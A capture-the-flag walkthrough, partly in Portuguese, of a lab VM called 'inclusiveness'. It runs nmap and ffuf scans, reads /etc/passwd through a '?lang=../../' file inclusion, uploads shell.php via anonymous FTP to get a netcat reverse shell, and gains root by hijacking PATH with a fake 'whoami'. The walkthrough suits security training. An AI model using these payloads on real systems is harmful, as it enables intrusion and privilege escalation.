

IP da máquina: 192.168.56.111 // MAC: 08:00:27:3A:68:9D

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.111

```
21/tcp open  ftp      tcp-response vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  2 0          0          4096 Feb 08 2020 pub [NSE: writeable]
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.56.114
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
```

```
22/tcp open  ssh      tcp-response OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 06:1b:a3:92:83:a5:7a:15:bd:40:6e:0c:8d:98:27:7b (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCA8Yl88LxuiPiXQGaZ6fB6K88oCmL/yXhY4Y3j/9PjnFHPRCqM18y40L7Q9L
Mr5CN042Zs/WMt05YE99R5j98fPGD0hIqxKpRpW8ZeDsFZdG479t3dSkM00AL+hY4V4Wwbk768DxnLUw0ujGuh38UDl3gyYVBFp
FZgRb7zBuYRzjIdWijpXm23sbXti4T06KTC4KvM1BTzT4CVFxBakuuvk1Ieraeusc9agTfCVx7dKN20X79jAc1uzZNE+BtokFGI
YmVMAA7ejZT504cp1Bccbn+0UwlcRLfJb002jrXPj8j4MKEz6kLM07mIMvaHFRQ1Z5kBtH7QIGG97D5qhkD8X
|   256 cb:38:83:26:1a:9f:d3:5d:d3:fe:9b:a1:d3:bc:ab:2c (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGNCidfAh8l1B4eLJK42/1Yqr
UEB1GwDjg7ZWacpPtAfCGBbSC+agR4LWiEtsnQYX4awXRGydc7UggCgpHbDr0=
|   256 65:54:fc:2d:12:ac:e1:84:78:3e:00:23:fb:e4:c9:ee (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEJkCe1XYRTFeHyZWuvZ3JkIkWwD4pGHBcTGEYYcJhv
80/tcp open  http      tcp-response Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|   Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:3A:68:9D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://192.168.56.111/FUZZ

```

.htaccess      [Status: 403, Size: 279, Words: 20, Lines: 10]
.htpasswd      [Status: 403, Size: 279, Words: 20, Lines: 10]
robots.txt     [Status: 200, Size: 59, Words: 11, Lines: 2]
.hta           [Status: 403, Size: 279, Words: 20, Lines: 10]
index.html     [Status: 200, Size: 10701, Words: 3427, Lines: 369]
manual         [Status: 301, Size: 317, Words: 20, Lines: 10]
javascript     [Status: 301, Size: 321, Words: 20, Lines: 10]
               [Status: 200, Size: 10701, Words: 3427, Lines: 369]
robots-txt     [Status: 200, Size: 59, Words: 11, Lines: 2]
server-status  [Status: 403, Size: 279, Words: 20, Lines: 10]

```

http://192.168.56.111/robots.txt




curl -H "User-Agent: GoogleBot" http://192.168.56.111/robots.txt -v

```

User-agent: *
Disallow: /secret_information/


```

http://192.168.56.111/secret_information/



Depois de mudar a linguagem para “english”, apareceu um parâmetro no link suscetível a LFI.

http://192.168.56.111/secret_information/?lang=../../../../etc/passwd



DNS Zone Transfer Attack

[english](#) [spanish](#)

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time
Synchronization,/,run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,/,run/systemd:/usr/sbin/nologin systemd-
resolve:x:103:104:systemd Resolver,/,run/systemd:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin tss:x:105:111:TPM2 software stack,/,var/lib/tpm:
/bin/false dnsmasq:x:106:65534:dnsmasq,/,var/lib/misc:/usr/sbin/nologin avahi-autoipd:x:107:114:Avahi autoip daemon,/,var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,/,var/lib/usbmux:/usr/sbin/nologin rtkit:x:109:115:RealtimeKit,/,proc:/usr/sbin/nologin sshd:x:110:65534:/run/ssh:/usr/sbin/nologin
avahi:x:113:120:Avahi mDNS daemon,/,var/run/avahi-daemon:/usr/sbin/nologin saned:x:114:121:/var/lib/saned:/usr/sbin/nologin colord:x:115:122:colord colour management
daemon,/,var/lib/colord:/usr/sbin/nologin geoclue:x:116:123:/var/lib/geoclue:/usr/sbin/nologin tom:x:1000:1000:Tom,/,home/tom:/bin/bash systemd-
coredump:x:999:999:systemd Core Dumper,/,usr/sbin/nologin ftp:x:118:125:ftp daemon,/,srv/ftp:/usr/sbin/nologin
```

http://192.168.56.111/secret_information/?lang=../../../../etc/vsftpd.conf

Point users at the directory we created earlier. `anon root=/var/ftp/` write_enable=YES :

ftp 192.168.56.111

anonymous


anonymous

cd pub

put shell.php

```
ftp> put shell.php
local: shell.php remote: shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5495 bytes sent in 0.02 secs (344.6064 kB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-rw-  1 118      125      5495 Sep 28 14:42 shell.php
226 Directory send OK.
```

192.168.56.111/secret_information/?lang=../../../../var/ftp/pub/shell.php



sudo nc -nlvp 443


```

$ sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.111.
Ncat: Connection from 192.168.56.111:47834.
Linux inclusiveness 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GNU/Linux
14:43:26 up 25 min,  0 users,  load average: 0.00, 0.12, 0.47
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off

```

find / -perm -4000 2>/dev/null

```

/home/tom/rootshell

```

cd /home/tom

cat rootshell.c

```

$ cat rootshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}

```

```
$ echo 'printf "tom"' > whoami
$ chmod 777 whoami
$ export PATH=/tmp:$PATH
$ cd /home/tom
$ ./rootshell
id
uid=0(root) gid=33(www-data) groups=33(www-data)
uname -a
Linux inclusiveness 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GNU/Linux
```

```
cat /root/cat flag.txt
```

```
flag{omg_you_did_it_YAY}
```

```
cat flag.txt
| \-----\
||          ||
|| UQ Cyber Squad ||
||          ||
| \~~~~~\
|
o

flag{omg_you_did_it_YAY}
```